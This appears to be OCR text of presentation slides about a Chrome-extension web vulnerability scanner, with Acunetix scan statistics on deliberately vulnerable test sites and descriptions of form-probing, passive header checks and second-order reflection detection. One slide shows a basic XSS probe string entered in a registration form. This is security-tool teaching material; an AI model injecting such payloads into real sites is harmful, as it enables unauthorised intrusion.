
		Severity		
		High	Medium	Low
Business Criticality	Critical	0	0	0
	High	0	0	0
	Normal	112	118	29
	Low	0	0	0

© 2016 Acunetix Ltd.

Top

Detection and prevention

- ZAP
- Burpsuite
- Acunetix
- and others


Untitled Session - Softpedia - OWASP ZAP
File Edit View Analyse Report Tools Online Help
Standard mode
Sites
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project opt
Site map Scope
Filter:
Forced
Histo
Alerts
acunetix
Administrator
4
Dashboard
Targets
Vulnerabilities
Scans
Reports
Settings
Top

Most Vulnerable Targets

		Vulnerability Severity	
Criticality	Target	High	Medium
NORMAL	http://testphp.vulnweb.com	46	64
NORMAL	http://testasp.vulnweb.com	20	36
NORMAL	http://testaspnet.vulnweb.com	9	18

Top Vulnerabilities

Vulnerability	Times Identified
HTML form without CSRF protection	50
Blind SQL Injection	21
SQL injection	20
User credentials are sent in clear text	19
Cross site scripting	19
Application error message	15
Directory listing	10
Unencrypted __VIEWSTATE parameter	10
Weak password	3
Backup files	2

Vulnerabilities by Severity

Vulnerabilities by Severity and Criticality

		Severity		
		High	Medium	Low
Business Criticality	Critical	0	0	0
	High	0	0	0
	Normal	112	118	29
	Low	0	0	0

© 2016 Acunetix Ltd.

All fully automated

- Web analysts and pentesters must identify vulnerabilities before attackers
- Probing and Malware injection are delicate tasks
- Inputs not automatically generated

What about semi-automation?

What is it?

- Webapp vulnerability scanner
- Guided by human interaction

How?

- Chrome Extension
  - Between the website and the user
  - Skips crawling required by competitors


Key contributions

- Form exploitation recommendations
- Passive Mode
- Action Replay Mode


Form exploitation recommendations

- Scans `<input>` tags in a page (ideally within a form)
- Injects "*Investigate Form*" button as a sibling node
- Investigation sends probing payloads

Form exploitation recommendations



Vulnerability Testing page




Vulnerability Testing page

Form exploitation recommendations

- Payloads designed to reach the Request logger
  - If we get there - we've executed our own JavaScript

Request Logger



Gentoo
chrome-extension://legepcikgaoelkacchildfmacibkgidc/request_logger.html?ref=http://localhost:...

This page has just been referred to from:

http://localhost:8000/

The above URL is likely to suffer from an XSS vulnerability - open the extension for further information

Note: Any query parameters in the URL above have been URL encoded for safety


Passive Mode

- Scans and analyses request and response headers
- Looks for a subset of insecure headers
- Able to perform basic CSRF and Cookie safety scans

Passive Mode

- Has a more experimental "Cross Checks" mode
  - Analyses past requests across a user decided window
  - Aim is to find second order reflection attacks

Passive Mode



1 vulnerable.com/registration

User Name:

<script>alert("1");</script>

Password:

****

2 vulnerable.com/success

Registration successful!
Please check your email

3 vulnerable.com/comments

User Amy says: Beep Boop!

Submit a comment:

bla bla bla

4 vulnerable.com/comments

User Amy says: Beep Boop!

Us

Vulnerable.com says:
"1"

